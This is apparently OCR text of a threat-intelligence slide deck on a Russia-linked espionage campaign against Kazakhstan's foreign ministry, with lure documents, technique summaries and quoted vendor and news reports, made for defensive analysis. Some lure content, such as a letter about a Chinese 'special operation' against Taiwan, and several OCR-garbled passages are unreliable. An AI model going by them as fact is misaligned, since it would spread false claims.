
Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

Notes

diplomatiques

d'ambassades du

Kazakhstan



Index	Context
24	Unknown
24	Unknown

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

Notes
diplomatiques et
compte-rendus
de rencontres
internationales

№	Наименование документа	Ответственный орган сторон	Текущее состояние
			Готовые к подписанию
1.	Меморандум между Министерством энергетики РК и Комиссией по ядерной энергии Монголии о сотрудничестве в области ядерной энергетики	Министерство энергетики РК Комиссия по ядерной энергии Монголии	Проект Меморандума был согласован в 2020 г. и готов к подписанию.
2.	Соглашение между Правительством РК и Правительством Монголии о сотрудничестве в области авиационного поиска и спасания	Министерство транспорта РК Министерство дорог и транспортного развития Монголии	Проект Соглашения готов к подписанию с июня 2022 г.
3.	Соглашение между Правительством Монголии и Правительством Республики Казахстан о сотрудничестве в пенсионной сфере	Министерство труда и социальной защиты населения РК Министерство труда и социальной защиты Монголии	Проект Соглашения готов к подписанию с июня 2024 г.
На стадии согласования			
4.	Меморандум о сотрудничестве между Министерством цифрового развития, инноваций и аэрокосмической промышленности РК и Министерством цифрового развития и коммуникаций Монголии	МЦРИАП РК МЦРК Монголии	Пreliminary version of the memorandum was approved by the Mongolian side on August 16, 2024, decree №30-143. Under consideration.
5.	Дорожная карта по активизации торгово-экономического сотрудничества между	Министерство торговли и интеграции РК	Draft Roadmap document is under consideration by the Kazakh side (decree №30-143 from 19 August 2024).

Kazakhstan president
October 2024

President Tokaev
ass executive
JN Assembly

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

3

REV 5

fundamental freedoms in Afghanistan, particularly women's and girls' rights to employment and education, as well as rights of the ethnic groups in Afghanistan.

They reiterated the importance of inclusive and representative governance. The Leaders emphasized the importance of the UN-led "Doha Format" on Afghanistan's international obligations and other multilateral formats and expressed their readiness to further coordinate internationally.

The Leaders expressed their commitment to cooperate within the framework of the UN and stressed the importance of preserving and strengthening the global nuclear disarmament and non-proliferation architecture under the Treaty on the Non-Proliferation of nuclear weapons. [closed]

Based on the strong economic growth with a continuously increasing bilateral trade volume between Germany and the five Central Asian states, the Leaders agreed to further explore promising areas for cooperation and to take respective measures, including cooperation in the fields of natural resources, ecology, environmental protection, energy including renewable energy, agriculture, chemical industries, transfer and dissemination of clean and environmentally sound technologies as well as the training of skilled workers. [closed]

The Leaders reiterated their interest in possible cooperation in the area of migration and expressed their readiness to further expand cooperation in the area of vocational education. [closed]

The Leaders agreed to promote cooperation and development of the Trans Caspian Corridor as a sustainable and efficient multimodal transport link between Central Asia and Europe and support the participation of German railway and logistic companies in transport, infrastructure and consulting projects. [closed]

The Leaders underlined the importance of improving railway connectivity in the region and agreed to also further develop the Trans-Caspian Corridor thus contributing to achieving the goals of the EU's Global Gateway Strategy in the region. [closed]

The Leaders reaffirmed their strong commitment to the development of Afghanistan as a secure, peaceful, stable and prosperous country that respects human rights and fundamental freedoms of all Afghanistan citizens, in particular women, girls and ethnic groups. They underlined the importance of an inclusive and representative government with the active participation of all ethnic, confessional and political groups, of respect and protection of basic human rights and fundamental freedoms of all Afghanistan citizens as well as the restoration of the economy in achieving a lasting peace in Afghanistan.

The Leaders emphasized the importance of the UN-led "Doha Format" on Afghanistan and other multilateral formats and expressed their readiness to further coordinate internationally.

The Leaders expressed their commitment to cooperate within the framework of the UN and stressed the importance of preserving and strengthening the global nuclear disarmament and non-proliferation architecture under the Treaty on the Non-Proliferation of nuclear weapons.



Presse- und Informationsamt
der Bundesregierung

Seite 4 von 6

Based on the strong economic growth with continuously increasing bilateral trade volumes between Germany and the five Central Asian states, the Leaders agreed to further explore promising areas for cooperation and to take respective measures, including cooperation in the fields of natural

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan



КЫРГЫЗ РЕСПУБЛИКАСЫНЫН КОРГОО МИНИСТРИЛТИНИН ЭЛ АРАЛЫК АСКЕРДЕ
КЫЗМАТТАШЫК БАШКАРАМАЛЫГЫ
ГЛАВНОЕ УПРАВЛЕНИЕ МЕЖДУНАРОДНОГО ВОЕННОГО СОТРУДНИЧЕСТВА
МИНИСТЕРСТВА ОБОРОНЫ КЫРГЫЗСКОЙ РЕСПУБЛИКИ
MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY OF DEFENCE OF THE KYRGYZ REPUBLIC

« ____ » 2022 г. № _____

На № _____ от _____

Document Title or subject description	Date	Context
Main International Military Cooperation Department of the Ministry of Defense of the Kyrgyz Republic	2022	2022 Chinese military exercises around Taiwan

Срочно!

Министерствам
и загранучреждениям
Кыргызской Республики

MINISTRY OF DEFENSE OF THE KYRGYZ REPUBLIC

MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY OF DEFENSE OF THE KYRGYZ REPUBLIC

_____ 2022 № _____

To № _____ from _____

Urgent!

To Ministries
and Foreign Institutions
of the Kyrgyz Republic

On behalf of the International Military Cooperation Department of the Ministry of Defense of the Kyrgyz Republic, we inform you that during the previously announced special operation of the People's Republic of China against Taiwan, numerous facts have been recorded _____.

От имени управления международного военного сотрудничества Министерства обороны Кыргызской Республики сообщаем, что в ходе объявленной ранее спецоперации КНР в отношении Тайваня, на данный момент были зафиксированы множественные факты поражения

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République de Kazakhstan

**Documentation
interne à
destination du
personnel
diplomatique**

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ СЫРТҚЫ ИСТЕР МИНИСТЕРЛІГІ АҚПАРАТТЫҚ ҚАУПСІЗДІК ОРТАЛЫҒЫ		ЦЕНТР ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ПРИ МИНИСТЕРСТВЕ ИНОСТРАННЫХ ДЕЛ РЕСПУБЛИКИ КАЗАХСТАН	
		01000, Нур-Султан қаласы, Дінекешем Қорғасын, 31 ғимарат төл.: 72-01-34, 72-05-13 2021 жылғы	01000, город Нур-Султан улица Динекешем Күнисса, здание 31 тел.: 72-01-34, 72-04-14 2021
№ 1-0/19534-вн от 21.07.2021			
Срочно!			
Руководителям загранучреждений Республики Казахстан			
<p>Настоящим сообщаем, что в Центр продолжают поступать сведения о попытках несанкционированного доступа третьими лицами к ресурсам загранучреждений Республики Казахстан.</p> <p>По этой причине, во исполнение Плана усиления защиты информации ограниченного распространения, возникает необходимость повторного ознакомления руководителей и сотрудников загранучреждений с требованиями обеспечения информационной безопасности при работе в информационно-teleкоммуникационных сетях.</p> <p>В этой связи, просим Вас ещё раз ознакомиться с соответствующим инструктажем прикреплённым к документу.</p> <p>Приложение: инструктаж пользователя по соблюдению требований обеспечения информационной безопасности на 6-ти листах.</p>			
Инструктаж ЗУ.pdf			
Старший специалист по защите информационных ресурсов		A. Садыков	
<i>Исп. А.Садыков Тел.: 7203782 тел.+7 701 6260343</i>			

ment Title or subject description	Date	Context
if Foreign Affairs - Center for Information Security - Internal	21/07/2021	

21/07/2021

To the Heads of Foreign Institutions of the Republic of Kazakhstan

We hereby inform you that the Center continues to receive reports about attempts of unauthorized access by third parties to the resources of foreign institutions of the Republic of Kazakhstan.

In this regard, to implement the Plan for strengthening information protection with limited distribution, there is a need for repeated familiarization of the heads and employees of foreign institutions with the requirements for ensuring information security when working in information-telecommunication networks.

In this connection, we ask you once again to familiarize yourself with the relevant instructions attached to this document.

Attachment: User instruction for compliance with information security requirements (6 pages).

Signed:
Senior Specialist for Information Resource Protection
A. Sadikov

Eléments de contexte géopolitique Asie centrale / Kazakhstan


Pourquoi le Kazakhstan serait-il une cible du renseignement Russe ?

Le Kazakhstan n'a pas soutenu l'agression Russe de l'Ukraine

Astana cherche à diversifier ses partenaires économiques (UE, Chine, Asie centrale)

Zone d'influence historique de la Russie

Contrebalancer l'influence d'autres puissances dans la zone



Et donc, quelle attribution ?

Victimologie

Asie centrale
Kazakhstan
Relations internationales
Coopération économique
Spatial, énergie

Principe du DoubleTap

Technique de Double-Tap
Clé de registre Windows modifiée
Création de tâches planifiées
C2 utilisant un backend PHP

Similarité avec Zebrocy

Sous cluster d'APT28
Ciblage Asie Centrale
Période d'activité 2015 -2020

Attribution d'autres acteurs

CERT-UA
BitDefender
Secret source



Conclusion

4

Conclusion



CERT-UA
Computer Emergency Response Team of Ukraine

Про CERT-UA | Новини | Рекомендації | Зв'язатися з нами | Контакти | [In English](#)

Головна | Новини | Шпигунська активність UAC-0063 у відношенні України, Казахстану, Киргизстану, Монголії, Ізраїлю, Індії (CERT-UA#6549)

Шпигунська активність UAC-0063 у відношенні України, Казахстану, Киргизстану, Монголії, Ізраїлю, Індії (CERT-UA#6549)

22.05.2023

Загальна інформація

Українською конфедерація реагування на комп'ютерні нарадження подій України CERT-UA, керуючись чл.1 т.2 ст.8 Закону України "Про основні засади забезпечення кібербезпеки України", викото захід виконання та реагування на кібератаку в інформаційно-комунікаційній системі одного з державних органів України.

З'ясовано, що 18.04.2023 та 20.04.2023 на електронну адресу відомства начебто з офіційної поштової скриньки Посольства Таджикистану в Україні (ім'я), а результат компрометації останньої надслано електронні листи, перший з яких містив додаток у вигляді документу з макросом, другий - посилання на той самий документ.

WinRAR як "кібербров". Деструктивна

За темою «Intel»

15.10.2023
Обсягністю деструктивних кібератак Sandworm у відношенні українських провайдерів (CERT-UA#7627)

29.04.2023
На етапі першого ураження, зловмисники, наче додали до обігового запуску електронного листа, що містило у собі виконаний вже заслані відповідно до цієї компрометованої листа заслані звіти (включно з самого підписання), замінений оригінальний документ (закладено блок-документ), а який було обурювано макросом.

У кінці квітня 2023 року DIOCZ докладно та активною напору на ЕОМ було створено та відправлено ще один документ (DOC) з макросом, який у свою чергу, забезпечив створення на ЕОМ закодованого НТА-файлу шкіданової програми HATVIBE (CERT-UA#13702)

CERT-UA
Computer Emergency Response Team of Ukraine

Про CERT-UA | Новини | Рекомендації | Зв'язатися з нами | Контакти | [In English](#)

Головна | Новини | UAC-0063 аналізу науково-дослідні установи...

UAC-0063 атакує науково-дослідні установи України: HATVIBE + CHERRYSPIY + CVE-2024-23692 (CERT-UA#10356)

20.05.2024

Загальна інформація

Українською конфедерація реагування на комп'ютерні нарадження подій України CERT-UA, керуючись чл.1 т.2 ст.8 Закону України "Про основні засади забезпечення кібербезпеки України", викото захід виконання та реагування на кібератаку в інформаційно-комунікаційній системі одного з державних органів України.

Шпигунська активність UAC-0063 у відношенні України, Казахстану, Киргизстану, Монголії, Ізраїлю, Індії (CERT-UA#6549)

20.05.2024

За темою «ШПЗ»

20.05.2024
UAC-0172 проти Ногайту Україне (CERT-UA#13738)

Цією активністю UAC-0063 у відношенні України, Казахстану, Киргизстану, Монголії, Ізраїлю, Індії (CERT-UA#6549)

20.05.2024

Bitdefender

For Home | For Business | For Partners

CONSUMER INSIGHTS | LABS | BUSINESS INSIGHTS

RANDOMEAR • THREAT RESEARCH • 17 min read •

Deep Dive Into DownEx Espionage Operation in Central Asia

Martin Zajec | May 10, 2024

TOP POSTS

RANDOMEAR • THREAT RESEARCH & THREAT INTELLIGENCE Why Alert Volume Matters: Cutting Through the Noise

February 27, 2025 •

RANDOMEAR • THREAT RESEARCH & THREAT INTELLIGENCE ShrinkLocker (+Decryptor): From Friend to Foe, and Back Again

February 12, 2025 •

ENTERPRISE SECURITY • THREAT RESEARCH 5 Approaches to Counter a Cybercriminals Growing Arsenal

November 06, 2024 •

ENTERPRISE SECURITY • THREAT RESEARCH & THREAT INTELLIGENCE Meow, Meow Leaks, and

In late 2022, Bitdefender Labs detected a cyberespionage campaign targeting foreign government institutions in Kazakhstan. While investigating this incident, it was revealed that this was a highly targeted attack designed to infiltrate data. We decided to postpone publishing our findings and

Bitdefender

For Home | For Business | For Partners

CONSUMER INSIGHTS | LABS | BUSINESS INSIGHTS

RANDOMEAR • ADVANCED PERSISTENT THREATS • 38 min read •

UAC-0063: Cyber Espionage Operation Expanding from Central Asia

Martin Zajec | February 27, 2025

TOP POSTS

RANDOMEAR • THREAT RESEARCH & THREAT INTELLIGENCE Why Alert Volume Matters: Cutting Through the Noise

February 27, 2025 •

RANDOMEAR • THREAT RESEARCH & THREAT INTELLIGENCE ShrinkLocker (+Decryptor): From Friend to Foe, and Back Again

February 12, 2025 •

ENTERPRISE SECURITY • THREAT RESEARCH 5 Approaches to Counter a Cybercriminals Growing Arsenal

November 06, 2024 •

ENTERPRISE SECURITY • THREAT RESEARCH & THREAT INTELLIGENCE Meow, Meow Leaks, and

Bitdefender Labs warns of an active cyber-espionage campaign targeting organizations in Central Asia and European countries. The group, tracked as UAC-0063, employs sophisticated tactics to infiltrate high-value targets, including government entities and diplomatic missions,

i-Recorded Future

By InSikt Group • November 21, 2024

CYBER THREAT ANALYSIS RUSSIA

Russia-Aligned TAG-110 Targets Asia and Europe with HATVIBE and CHERRYSPY

InSikt Group identified a user-expionage campaign conducted by Russia-aligned TAG-110. This group likely aims to gather intelligence to support their operations and monitor geopolitical events in the region.

Since Apr 2024, 42 entities of custom malware HATVIBE and CHERRYSPY have been found across eleven countries. CERT-UA has attributed with moderate confidence to TAG-110.

Other recent Russian APT campaigns, the group likely aims to gather intelligence to support their operations and monitor geopolitical events in the region.

Conclusion

24 citations

UAC-0063 Expands Cyber Attacks to European Embassies

Documents

Jan 29, 2025 · Ravie Lakshmanan · Cyber Espionage / Threat Intelligence

The advanced persistent threat (APT) group known as UAC-0063 has been observed leveraging legitimate documents obtained by infiltrating one victim to attack another target with the goal of delivering a known malware dubbed HATVIBE.

"This research focuses on completing the picture of UAC-0063's operations, particularly documenting their expansion beyond their initial focus on Central Asia, targeting entities such as embassies in multiple European countries, including Germany, the U.K., the Netherlands, Romania, and Georgia," Martin Zugec, technical solutions director at Bitdefender, said in a report shared with The Hacker News.

UAC-0063 was first flagged by the Romanian cybersecurity company in May 2023 in connection with a campaign that targeted government entities in Central Asia with a data exfiltration malware known as DownEx (aka STILLARCH). It's suspected to share links with a known Russian state-sponsored actor called APT28.

Russian APT Phishes Kazakh Gov't for Soviet Documents

A highly targeted cyber-intelligence campaign adds fuel to the increasingly complex conflict between Russia and Kazakhstan.

Nate Nelson, Contributing Writer · January 17, 2025 · 4 Min Read

SOURCE: DANIREN VIA ALAMY STOCK PHOTO

A suspected Russia-nexus threat actor has been executing convincing spear phishing attacks against diplomatic entities in Kazakhstan.

UAC-0063, active since at least 2021, was first documented by Ukraine's Computer Emergency Response Team (CERT-UA) in 2023. With medium confidence, CERT-UA tied it to APT28 (aka Fancy Bear, Forest Blizzard, Strontium, Sofacy), from the General Staff Main Intelligence Directorate (GRU) Military Unit 26165. APT28 is best known for its high-profile attacks against Western governments: the Democratic National Committee (DNC) hack of 2016, campaigns against parliamentary bodies in Germany, Norway, and the Netherlands, and much more.

Kazakhstan's Foreign Ministry to Undergo Check Following January Reports on Cyber Attack

03 February 2025 14:15 · Orda English

Photo: elements.envato, illustrative purposes

The Ministry of Digital Development (MCRIP) will conduct an unscheduled inspection of the Ministry of Foreign Affairs following reports on a cyber attack, Orda.kz reports.

The State Technical Service has been monitoring attacks using CherrySpy and Hatvibe files against the Foreign Ministry since the second half of 2023,

— MCRIP stated in response to an official inquiry.

CPC Caspian Policy Center

Energy · Economy · Environment · Security · Central Asia · Water Security · Middle Corridor · Strategic Minerals

CPC – Caspian Policy Center > Research > Russia's Shadow War Reaches Kazakhstan: Inside Moscow's Espionage Offensive

Author: Maia Kinyaloets · 02/07/2025

A report exposing Russia's latest cyber attack on Kazakhstan's government was released this past month by the French-based cyber-security company, Sekoia. This incident infected multiple official documents and emails with malware, threatening widespread security problems for Kazakhstan's largest economy. For many countries bordering Russia, and particularly Central Asia these days, cyber-attacks are a constant reminder of the Kremlin's regional aggression.

The Sekoia report exposed the latest attempt by Russia to utilize cyber-attacks to maintain influence in Central Asia. In April 2024, Ukraine's Computer Emergency Response Team (CERT-UA) discovered fake emails containing malware had been sent from the Embassy of Tajikistan in Ukraine, disguised as typical documents and links. The attack pattern was identified as APT-0063, a software attack model used by Russia since 2021 to spy on foreign officials.

"The Ministry of Digital Development will conduct an unscheduled inspection of the Ministry of Foreign Affairs following reports on a cyber attack"

Merci de votre attention



Double-Tap Campaign: Russia-nexus APT possibly related to APT28 conducts cyber espionage on Central Asia and Kazakhstan diplomatic relations

<https://blog.sekoia.io/double-tap-campaign-russia-nexus-apt-possibly-related-to-apt28-conducts-cyber-espionage-on-central-asia-and-kazakhstan-diplomatic-relations/>



Amaury Garçon
APT Technical Analyst CTI



Maxime Arquilliere
Lead Analyst Strategic CTI

tdr@sekoia.io